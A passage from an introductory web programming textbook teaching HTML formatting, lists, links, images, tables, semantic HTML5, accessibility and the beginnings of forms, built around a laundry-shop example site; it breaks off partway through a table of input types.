Listing 2.5 puts every one of these tags into two paragraphs, and **Figure 2.10** is the result.

Listing 2.5 Every physical and logical formatting tag in one document (`html/basics/historic/formatting.html`). It sits in `historic` because `<big>` and `<strike>` are obsolete.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Formatting text</title>
</head>
<body>
  <p>
    <b>Pevita</b> Pearce was born in <i>Jakarta</i> on 6 <u>October</u> 1992.
    She is the <em>second</em> child of three of <strong>Bramwell Pearce</strong> from
    <del>Surabaya</del> Wales, and <big>Ernie Auliasari</big> from
    <strike>Sidoarjo</strike> Banjarmasin. <small>Pevita</small> Pearce continued
    her study in <ins>New York</ins> City
  </p>
  <p>
    Einstein's Big Idea: E=MC<sup>2</sup><br>
    The chemical symbol for water: H<sub>2</sub>O
  </p>
</body>
</html>
```




Figure 2.10 The formatting document as a browser draws it. `<em>` and `<i>` produce the same italic, and `<strong>` and `<b>` the same bold: the difference between them is meaning, not ink.

Read **Listing 2.5** and **Figure 2.10** side by side, one tag at a time; note that `<em>` is italic only *because that is how this browser renders emphasis*.

The second paragraph shows `<sup>` and `<sub>`, the one place where physical tags are unarguably correct. This book writes mass-energy equivalence as $E = mc^2$ and water as H_2O using real equations, but in an ordinary web page `E=MC<sup>2</sup>` and `H<sub>2</sub>O` are exactly right: the raised and lowered positions *are* the meaning.

2.5.7 Alignment, fonts, and preformatted text

Three more pieces of old-style page formatting.

Alignment. The old `align` attribute took `left`, `right`, `center` or `justify`, and its CSS replacement is `text-align`:

```
<p align="center">Web Programming</p>
```

Fonts. The old `<font>` element set a typeface, a size and a color:

```
<font color="#112255" size="5">
  Web Programming
</font>
```

Figure 2.11 shows the result, dark blue and large. The `color` attribute takes the `#RRGGBB` form — two hexadecimal digits each for red, green and blue — so `#00FF00` is pure green. Section 2.15.5 takes color apart properly.

Figure 2.11 Text set with the obsolete `<font>` element: color `#112255` at size 5. CSS does the same with `color` and `font-size`.

Preformatted text. `<pre>` is the exception to whitespace collapsing: text inside it keeps every space and line break as typed, in a fixed-width font.

```
<pre>Web prog: HTML,
 it's fun,
      isn't it?
</pre>
```

Figure 2.12 shows a centered paragraph above a block of preformatted text whose ragged indentation has survived intact. `<pre>` is how you show code or anything where the spacing is the point.




Figure 2.12 A centered paragraph above a `<pre>` block. Inside `<pre>`, every space and line break in the source survives.

2.6 Lists

Three kinds, and you will use the first two constantly.

2.6.1 Unordered lists

When the order does not matter, use `<ul>` — unordered list — with one `<li>` — list item — per entry, as in **Listing 2.6**.

Listing 2.6 An unordered list of tropical fruits (`html/basics/list-unordered.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An unordered list</title>
</head>
<body>
  <p>Tropical fruits</p>
  <ul>
    <li>Durian</li>
    <li>Mango</li>
    <li>Mangosteen</li>
    <li>Pineapple</li>
    <li>Star fruit</li>
  </ul>
</body>
</html>
```

Figure 2.13 shows what **Listing 2.6** produces: one item per line, each bulleted, the block indented. Shuffling the five fruits would change nothing, which is exactly when `<ul>` is right.




Figure 2.13 An unordered list. The bullets and the indentation are the browser's defaults, and CSS can change or remove both.

2.6.2 Ordered lists

When the order *is* part of the meaning — steps in a recipe, films in release order, places in a ranking — use `<ol>`, as in **Listing 2.7**.

Listing 2.7 An ordered list of the Bumilangit films (`html/basics/list-ordered.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An ordered list</title>
</head>
<body>
  <p>Bumilangit Cinematic Universe</p>
  <ol start="1" type="1">
    <li>Gundala</li>
    <li>Sri Asih</li>
    <li>Godam</li>
    <li>Mandala</li>
    <li>Patriot</li>
  </ol>
</body>
</html>
```

Figure 2.14 shows the numbering **Listing 2.7** produces. `start` says which number to begin at and `type` which style to use — `1` for Arabic numerals, `a` or `A` for letters, `i` or `I` for Roman. Both values here are the defaults, spelled out so you know they exist.




Figure 2.14 An ordered list. The browser generates the numbers, so inserting an item in the middle never leaves the rest wrong.

That last point matters. The numbers are not in your file: insert a film between Gundala and Sri Asih and everything below renumbers itself. Typing “1.” “2.” “3.” into paragraphs looks identical and is a maintenance trap.

2.6.3 Nesting, and description lists

A list item may contain another list. Put the inner `<ul>` *inside* an `<li>`, never between two of them, as **Listing 2.8** does with the Profitina Laundry services.

Listing 2.8 A nested list (`html/basics/list-nested.html`). The inner `<ul>` lives inside an `<li>`.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A nested list</title>
</head>
<body>
  <h1>Our services</h1>
  <ul>
    <li>By weight
      <ul>
        <li>Wash, dry &amp; fold</li>
        <li>Express wash &amp; fold, 1 day</li>
        <li>Ironing only</li>
      </ul>
    </li>
    <li>Per item or pair
      <ul>
        <li>Dry cleaning</li>
        <li>Shoes deep clean</li>
      </ul>
    </li>
  </ul>
</body>
</html>
```

Listing 2.8 is the structure behind the grouped drop-down list of the pickup form in Section 2.12.

The third kind is the **description list**, `<dl>`, which pairs a term `<dt>` with its description `<dd>`; **Listing 2.9** uses it for delivery times.

Listing 2.9 A description list: a term, then what the term means (`html/basics/list-description.html`).

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>A description list</title>
</head>
<body>
  <h1>How fast?</h1>
  <dl>
    <dt>Wash, dry &amp; fold</dt>  <dd>Ready within 2 days, Rp 8.000 per kg.</dd>
    <dt>Express</dt>             <dd>Ready within 1 day, Rp 12.000 per kg.</dd>
    <dt>Dry cleaning</dt>        <dd>Ready within 4 days, priced per item.</dd>
  </dl>
</body>
</html>
```

Use a description list for glossaries, for options with explanations, and for metadata — anywhere you have name-and-value pairs that are not a table. The status page in Section 2.25 shows a bill's details as exactly such a list.

2.7 Links

This is the *hyper* in hypertext, and it is one tag: `<a>`, for **anchor**.

2.7.1 Linking to another document

```
<a href="contact.html">Contact us</a>
```

`href` — hypertext reference — is the address to go to, and the text between the tags is what the visitor sees and clicks. An address may be **relative** or **absolute**.

A **relative** address, like `contact.html`, is worked out from where the current page is. A visitor on `https://laundry.example/info/faq.html` following `<a href="contact.html">` gets `https://laundry.example/info/contact.html` — same folder. Relative addresses make a site portable: develop it in a folder on your laptop, upload it, and every link still works. **Table 2.4** lists the four forms.

Table 2.4 Relative addresses. Two dots mean "the folder above"; a leading slash means "start again at the site root".

Written	Means
`contact.html`	in the same folder as the current page
`pages/contact.html`	in a `pages` folder inside the current folder
`../contact.html`	one folder up, then `contact.html`
`/contact.html`	from the very top of this site, whatever folder we are in

An **absolute** address gives the whole thing, scheme and host included, and is what you use to link to another site:

```
<a href="https://profitina.com">Profitina</a>
```

Table 2.4 is what you will get wrong at first: when a link does not work, the file is almost always not where you think it is relative to the page that names it. **Figure 2.15** shows the target of the first link, `contact.html`, in an editor: the skeleton of **Listing 2.2** with one centered paragraph, and already a complete working web page.

contact.html

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Contact us</title>
</head>
<body>
  <p style="text-align: center">Please contact CP: 0811111</p>
</body>
</html>
```

Figure 2.15 The linked page, `html/basics/contact.html`, in an editor. A complete HTML document needs only the skeleton and one line of content.

2.7.2 Linking within a document

You can also jump to a place *inside* a page. Put an `id` on the element you want to reach and link to that `id` with a `#`, which means "same document, this fragment":

```
<h2 id="prices">Our prices</h2>
...
<a href="#prices">Jump to the prices</a>
```

Old pages mark the spot with `<a name="prices">` instead; the `name` form still works and you will meet it in inherited code, but `id` is what you should write.

2.7.3 A page with every kind of link in it

Listing 2.10 puts every kind of link into one page: a relative link to `contact.html`, an absolute link to an external site, two marked destinations `section1` and `section2` wrapped around bold headings, a `<pre>` block of text under each, and finally two fragment links back up to the two sections. **Figure 2.16** is the browser's rendering.

Listing 2.10 A page using every kind of link (`html/basics/links.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Every kind of link</title>
</head>
<body>
  <a href="contact.html">Contact us</a><br>
  <a href="https://profitina.com">Profitina</a><br><br>
  <a id="section1"><b>Section One: HTML</b></a>
  <pre>HyperText Markup Language (HTML).
A standard notation for describing the web's documents.
Control the appearance of web page &amp; its content.
Make an online form for enrollment, online transaction.
Add the objects, e.g., image, audio and video in the document.
  </pre>
  <a id="section2"><b>Section Two: HTML Tools</b></a>
  <pre>HTML Tools.
Browser.
Installed software that turns HTML tags into web pages.
E.g., Chrome, Edge, Firefox, Safari, Opera.
Editor.
Program for creating HTML documents.
E.g., Visual Studio Code, Notepad++, Sublime Text, Vim.
  </pre>
  <a href="#section1">See the section one: HTML</a><br>
  <a href="#section2">See the section two: HTML Tools</a>
</body>
</html>
```

Figure 2.16 The link page in a browser. The four links are underlined and colored; the two marked headings are ordinary bold text, because a destination does not change how it is drawn.

The destinations in **Figure 2.16** are invisible: `section1` and `section2` look like ordinary bold headings.

2.7.4 Writing links that work for everyone

Four rules, each of which costs nothing:

1. **Make the link text describe the destination.** *Click here* tells a visitor scanning the page nothing, and a screen-reader user listening to a list of links even less. Write *our price list*.
2. **Add `target="_blank"` only when you mean it.** Modern browsers treat such links as `rel="noopener"` by default, so the opened page cannot reach back into yours, but a new tab the visitor did not ask for is still an annoyance.
3. **Use `mailto:` for e-mail addresses** and `tel:` for phone numbers, which becomes tap-to-call on a phone. The footer of the Profitina Laundry pages writes `<a href="tel:+623100002101">`: the country code instead of the leading zero, and no spaces.
4. **Never leave `href` off a link.** `<a>` without `href` cannot be focused with the keyboard or activated with Enter.

2.8 Images

One tag, `<img>`, void, with two attributes that both matter; **Listing 2.11** shows the official Profitina logo.

Listing 2.11 An image with its alternative text and its dimensions (`html/basics/image.html`).

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>An image</title>
</head>
<body>
  <img src="../assets/profitina-logo-horizontal.png" alt="Profitina" width="236"
height="68">
</body>
</html>
```

`src` is the address of the picture, relative or absolute, exactly like `href`. `alt` is the **alternative text**: what the browser shows in place of the picture if it cannot load it, and what a screen reader reads out instead of it.

> **WARNING.** `alt` is not optional. A page of pictures with no `alt` text is a page a blind visitor cannot use at all, and in many countries that is a legal matter and not only a courtesy. Write what the picture *conveys*, not what it depicts: for a logo, `alt="Profitina"`, not `alt="blue square with a curved line"`. For a picture that is pure decoration, write `alt=""` — present and deliberately empty — which tells a screen reader to skip it. Leaving the attribute out makes the screen reader read the file name, which helps nobody.

The `width` and `height` in **Listing 2.11** are not about size — CSS controls size — but about **reserving space**. Without them the browser lays the page out before the picture arrives and then shoves everything down when it does. Anyone who has tried to tap a link on a phone and hit an advertisement instead has met the consequence.

Which format? **JPEG** for photographs; **PNG** for logos, diagrams and anything with sharp edges or transparency; **SVG** for line art and icons, which stays crisp at any size because it is drawn with mathematics; **WebP** and **AVIF** for photographs at roughly half the bytes of JPEG.

2.9 Tables

A table is for **tabular data** — rows and columns where a cell's position is part of its meaning. A price list is a table; a timetable is a table; the layout of your page is not, however many sites built in 1999 used one. Section 2.19 has the right tools for layout.

2.9.1 Cells

We build a table in steps. First, the crudest possible one, **Listing 2.12**.

Listing 2.12 Four cells with no rows (`html/basics/historic/table-cells.html`). The browser invents a single row to hold them.

```
<html>
  <head>
    <title>Creating Table</title>
  </head>
  <body>
    <table border="1">
      <td>The first cell</td>
      <td>The second cell</td>
      <td>The third cell</td>
      <td>The fourth cell</td>
    </table>
  </body>
</html>
```

`<table>` starts the table and `<td>` — table data — is one cell. **Listing 2.12** never says where a row ends, so the browser puts all four cells in one, as **Figure 2.17** shows. `border="1"` draws the lines; without it the cells would be invisibly adjacent.




Figure 2.17 Four `<td>` cells with no `<tr>` around them. Having been told nothing about rows, the browser puts all four cells in one.

2.9.2 Rows and a caption

Add `<tr>` — table row — around each group of cells, and `<caption>` to give the table a title, as in **Listing 2.13**.

Listing 2.13 The same table with rows and a caption: two rows of two cells (`html/basics/historic/table-rows.html`).

```
<html>
  <body>
    <table border="1">
      <caption>Creating Table</caption>
      <tr>
        <td>Row 1 Col 1</td>
        <td>Row 1 Col 2</td>
      </tr>
      <tr>
        <td>Row 2 Col 1</td>
        <td>Row 2 Col 2</td>
      </tr>
    </table>
  </body>
</html>
```

Figure 2.18 shows the two-by-two grid **Listing 2.13** produces, with the caption above it. The rule never varies: **a table contains rows, and a row contains cells**, and the number of columns is however many cells the widest row has.




Figure 2.18 A table of two rows and two columns, with a `<caption>` above it. The caption belongs to the table, so it moves and prints with it.

2.9.3 Formatting, old and new

Table 2.5 lists the attributes that used to control a table's appearance.

Table 2.5 The obsolete table-formatting attributes. Each has a CSS replacement.

Attribute	On	What it did
`align`	`<tr>`, `<td>`	horizontal alignment: `left`, `center`, `right`, `justify`
`valign`	`<tr>`, `<td>`	vertical alignment: `top`, `middle`, `bottom`, `baseline`
`width`	`<table>`, `<td>`	how wide, as a length or a percentage
`bgcolor`	`<table>`, `<tr>`, `<td>`	the cell's background color
`cellspacing`	`<table>`	the gap between neighboring cells
`cellpadding`	`<table>`	the gap between a cell's border and its text

Every row of **Table 2.5** has a modern replacement — `text-align`, `vertical-align`, `width`, `background-color`, `border-spacing`, `padding` — which in one CSS rule applies to every table on the site. **Listing 2.14** uses the old attributes together, exactly as the classic demonstration does — including its spelling mistake.

Listing 2.14 A table formatted with the obsolete attributes (`html/basics/historic/table-attributes.html`). Look closely at the spelling of the padding attribute.

```
<html>
  <body>
    <table border="1" cellspacing="5" cellpading="10">
      <tr align="left" valign="top">
        <td width="25%" bgcolor="red">Row 1 Col 1</td>
        <td width="25%" bgcolor="yellow">Row 1 Col 2</td>
      </tr>
      <tr align="center" valign="baseline">
        <td>Row 2 Col 1</td>
        <td>Row 2 Col 2</td>
      </tr>
    </table>
  </body>
</html>
```

Figure 2.19 shows the result of **Listing 2.14**, and a real bug. The padding attribute is spelled `cellpading`, with one D. HTML ignores an attribute it has never heard of, so the cells have the five pixels of spacing `cellspacing` asked for and none of the ten pixels of padding the misspelled attribute did not.




Figure 2.19 The formatted table. The gaps between cells come from `cellspacing`; the padding inside them is missing, because the attribute was misspelled and HTML silently ignores what it does not recognize.

> **WARNING.** The most important thing to understand about HTML's error handling is that **it does not report anything**. A misspelled attribute, an unknown tag, a missing quotation mark — the browser guesses and carries on. There is no compiler to catch you; Section 2.14.1 has the validator, which is what replaces it.

2.9.4 How to write a table today

Modern tables have more parts, and each earns its place. **Listing 2.15** is a short Profitina Laundry price list.

Listing 2.15 A modern table with `<thead>`, `<tbody>`, `<tfoot>`, `<th scope>` and `colspan` (excerpt of `html/basics/price-table.html`).

```
<table class="receipt">
  <caption>Profitina Laundry price list</caption>
  <thead>
    <tr>
      <th scope="col">Service</th>
      <th scope="col">Unit</th>
      <th scope="col">Price (Rp)</th>
    </tr>
  </thead>
  <tbody>
    <tr><th scope="row">Wash, dry &amp; fold</th><td>kilogram</td><td>8.000</td></tr>
    <tr><th scope="row">Express, 1 day</th>   <td>kilogram</td><td>12.000</td></tr>
    <tr><th scope="row">Dry cleaning, shirt</th><td>item</td>  <td>20.000</td></tr>
    <tr><th scope="row">Shoes deep clean</th> <td>pair</td>    <td>45.000</td></tr>
  </tbody>
  <tfoot>
    <tr><td colspan="3">Weight is rounded up to the next whole kilogram.</td></tr>
  </tfoot>
</table>
```

In **Listing 2.15**:

- `<th>` is a **header cell**, as against `<td>`, an ordinary data cell.
- `scope="col"` says this header describes the column below it; `scope="row"` that it describes the row beside it. A screen reader uses `scope` to announce, when the visitor lands on `12.000`, that this is the *Price* of *Express, 1 day* — the difference between a readable table and a stream of unrelated numbers.
- `<thead>`, `<tbody>` and `<tfoot>` group the rows; a browser printing a long table repeats `<thead>` on every page.
- `colspan="3"` makes one cell as wide as three; `rowspan` makes one as tall as several.

That is the whole of tables; everything else about them is CSS, and Section 2.15.7 styles this exact one.

2.10 Semantic HTML5

A `<div>` means nothing: it groups things, and that is all. So does `<span>`, inline. Both are useful and both are overused. Consider two pages that look identical on screen, **Listing 2.16** and **Listing 2.17**.

Listing 2.16 A page built entirely from `<div>` (excerpt of `html/basics/div-soup.html`). It can be made to look like anything, and it means nothing.

```
<div class="header">
  <div class="title">Profitina Laundry</div>
</div>
<div class="nav">
  <div class="link"><a href="index.html">Home</a></div>
</div>
<div class="content">
  <div class="heading">Our prices</div>
  <div class="text">Wash, dry and fold is Rp 8.000 per kilogram.</div>
</div>
```

Listing 2.17 The same page in semantic HTML (excerpt of `html/basics/semantic.html`). Every element names what it is.

```
<header>
  <p><a href="index.html">Profitina Laundry</a></p>
  <nav aria-label="Main">
    <ul><li><a href="index.html">Home</a></li></ul>
  </nav>
</header>
<main>
  <h1>Our prices</h1>
  <p>Wash, dry and fold is Rp 8.000 per kilogram.</p>
</main>
<footer>
  <address>Jl. Flamboyan No. 8, Keputih, Surabaya</address>
</footer>
```

Listing 2.16 and **Listing 2.17** can be styled to be pixel-identical. The difference is everything that is not a pair of eyes. A screen-reader user can jump straight to `<main>` in **Listing 2.17**, skipping navigation already heard on every other page; in **Listing 2.16** there is nothing to jump to. A reader mode can extract the article from one and not the other. A search engine knows which part is navigation. And an AI answer engine asked what Profitina Laundry charges for wash, dry and fold can find a heading, a paragraph and a price — from `<h1>` and `<p>`, not from `<div class="text">`.

Table 2.6 is the vocabulary.

Table 2.6 The semantic elements of HTML5. Reach for `<div>` only when no row above describes what you have.

Element	Use it for
`<header>`	the top of the page, or the top of an article
`<nav>`	a block of navigation links
`<main>`	the page's unique content; exactly one per page
`<article>`	a self-contained piece: a post, a product, a comment
`<section>`	a thematic grouping, normally with a heading
`<aside>`	content beside the main point: a sidebar, a pull quote
`<footer>`	the bottom of the page, or of an article
`<figure>`, `<figcaption>`	an image, diagram or listing with its caption
`<time datetime="…">`	a date or time, machine-readable
`<address>`	contact details for the page's owner
`<details>`, `<summary>`	a section the visitor can open and close, with no script
`<output>`	the result of a calculation the page performs
`<div>`, `<span>`	grouping with no meaning — when nothing above fits

The rule for choosing is one question: **with all the CSS removed, could a stranger still tell what each part of this page is?** If yes, the markup is semantic; if the page collapses into an undifferentiated column, it is not.

2.11 Accessibility from the First Line

Accessibility — often written *a11y*, eleven letters between the *a* and the *y* — means that people with disabilities can perceive, operate and understand the page: people who cannot see it and listen to a screen reader, people who cannot use a mouse and move with the Tab key, people who zoom the text to 200 percent, people who cannot tell red from green. The Web Content

Accessibility Guidelines, WCAG 2.2 [1], are the international yardstick, and many public-sector rules around the world point to them. Most of accessibility is not extra work: it is the semantic HTML of the previous sections, written honestly. **Table 2.7** lists what the Profitina Laundry pages do, and why.

Table 2.7 The accessibility practices built into the Profitina Laundry pages. Every row costs one attribute or one CSS rule.

Practice	Where in our pages	Who it serves
`lang="en"` on `<html>`	every page	screen readers choose the right pronunciation
one `<h1>`, levels in order	every page	screen-reader users jump by heading
landmarks: `header`, `nav`, `main`, `footer`	every page	screen-reader users jump by region
a *Skip to the content* link first	every page	keyboard users skip the menu
`alt` on every image	the logo	blind visitors; slow connections
a `<label>` for every control	every form	everyone: a bigger tap target, a spoken name
`aria-current="page"` on the current menu item	the menu	screen readers say “current page”
`aria-live="polite"` on results that change	calculator, status	screen readers read the new result aloud
`aria-invalid` and `aria-describedby` on bad fields	pickup form	the error is read with the field
a visible focus ring (`:focus-visible`)	the stylesheet	keyboard users see where they are
text contrast of at least 4.5 to 1	the color tokens	low vision; sunlight on a phone
controls at least 44 pixels tall	buttons and inputs	fingers, and hands that shake

Two ideas in **Table 2.7** need a word. **ARIA** (*Accessible Rich Internet Applications*) is a set of `aria-…` attributes that tell assistive technology what an element is or what state it is in. Its first rule is: *do not use ARIA when a plain HTML element already says it*. A `<button>` is already a button; `<div role="button">` is a button only for screen readers, not for the keyboard, unless you also write the script a real button gets for free. ARIA fills gaps; it does not replace semantic HTML.

The second idea is **contrast**. WCAG asks for a contrast ratio of at least 4.5 to 1 between ordinary text and its background. The ratio compares the relative luminance L of the lighter color with that of the darker one:

$$\text{contrast} = \frac{L_{\text{lighter}} + 0.05}{L_{\text{darker}} + 0.05} \tag{2.1}$$

where L runs from 0 for black to 1 for white. By Equation (2.1), black on white is $(1 + 0.05)/(0 + 0.05) = 21$, the maximum. The muted gray `#4b5563` of our hints has $L \approx 0.089$, so on white it scores $1.05/0.139 \approx 7.6$, comfortably above 4.5. A paler gray such as `#9ca3af` has $L \approx 0.364$ and scores only $1.05/0.414 \approx 2.5$: fine for a border, unreadable for text. The developer tools show the ratio when you inspect a color, so you never need to compute it by hand again.

Listing 2.18 shows the three accessibility rules of the stylesheet: the focus ring, a class that hides text on screen but keeps it for screen readers, and the skip link that appears only when the keyboard reaches it.

Listing 2.18 The focus ring, the visually hidden class and the skip link (excerpt of `html/css/style.css`).

```
/* Keyboard users must always see where they are. */
:focus-visible { outline: 3px solid var(--cyan); outline-offset: 2px; }

/* Hidden on screen, still read by screen readers. */
.visually-hidden {
  position: absolute; width: 1px; height: 1px; overflow: hidden;
  clip: rect(0 0 0 0); white-space: nowrap;
}
.skip-link { position: absolute; left: -999px; }
.skip-link:focus { left: var(--space); top: var(--space); background: var(--card); padding:
0.5rem; }
```

Test accessibility the way it is used: put the mouse away and move through the page with Tab, Enter and Space; zoom to 200 percent; and listen to the page with the screen reader built into your system (Narrator, VoiceOver or Orca). Automatic checks such as Chrome's *Lighthouse* find only part of the problems.

2.12 Forms, in Depth

Everything so far has been one-way: the server talks, you read. A **form** turns the conversation around, and it is the most important structure in this book, because almost every application in the remaining chapters — every login, search, order and upload — is a form and the code that answers it.

We will build one and keep it: the **pickup request** of Profitina Laundry, a customer asking the shop to collect laundry from home.

2.12.1 The `<form>` element

A form is a container with two attributes that matter more than everything else in this section combined:

```
<form action="pickup" method="post">
  ...controls go here...
</form>
```

- **`action`** — the address to send the data to: a URL, relative or absolute, exactly like `href`. Leave it out and the browser sends the data back to the page the form is on.
- **`method`** — *how* to send it, `get` or `post`. Section 2.13 is entirely about the difference, which is the difference between an order that works and one that charges the customer twice.
- **`enctype`** — how the data is packaged. The default, `application/x-www-form-urlencoded`, handles text; file uploads need `enctype="multipart/form-data"` (Section 2.13.4).
- **`novalidate`** — switch the browser's own checking off. Use it only when supplying your own, as our form does in Section 2.25.

> **WARNING.** A form inside another form is not allowed and does not work. Browsers silently discard the inner one. If you find yourself wanting nested forms, what you want is two forms side by side, or one form with two submit buttons that carry different values.

2.12.2 `name` is the whole point

Every control the server should hear about needs a **`name`** — the label on the envelope. Without it the value is simply not sent, with no error and no warning:

```
<form action="pickup" method="post">
  <input type="text" name="phone">
  <button type="submit">Send</button>
</form>
```

Type `0812 0000 1234` and press Send, and the server receives one pair: `phone=0812+0000+1234`. Remove `name="phone"` and the server receives nothing, though the form looks and behaves identically. This is the most common cause of "my form does not work".

`id` is a different thing: a handle for CSS, JavaScript and `<label for>`. Most controls want both, usually with the same value.

2.12.3 `<label>`: never skip it

```
<label for="phone">Mobile number</label>
<input type="tel" id="phone" name="phone">
```

The `for` attribute holds the **`id`** of the control — not its name. Getting that pair right buys three things at once:

1. Clicking the label focuses the control, so on a phone the tap target is the size of the words, not of the box.
2. A screen reader announces "Mobile number, edit text" instead of "edit text".
3. For a checkbox or radio button, clicking the words toggles the control, which every visitor expects.

You may also wrap the control in its label and drop `for`, which is convenient for checkboxes:

```
<label><input type="checkbox" name="care" value="no-perfume"> No perfume</label>
```

A **`placeholder`** — ghost text inside an empty box — is a hint, not a label: it disappears the moment the visitor types, and it is often too pale to read. Never use it instead of `<label>`.

2.12.4 `<fieldset>` and `<legend>`

A long form is easier to fill in when divided into named groups. `<fieldset>` is the group and `<legend>` its name. Browsers draw a box with the legend cut into its top edge, and screen readers announce the legend with the controls inside, so the visitor hears "Who you are, Full name, edit text". A `<fieldset>` around radio buttons is the only way the group as a whole gets a name.

2.12.5 Every input type

`<input>` is one tag whose `type` attribute turns it into a dozen different controls. **Table 2.8** lists them all.

Table 2.8 Every `<input>` type, the control it produces, and what the server receives.

type	What the visitor sees	What is sent
`text`	a single-line box	whatever was typed
`password`	a box showing dots	the real characters, in clear text unless the page is HTTPS
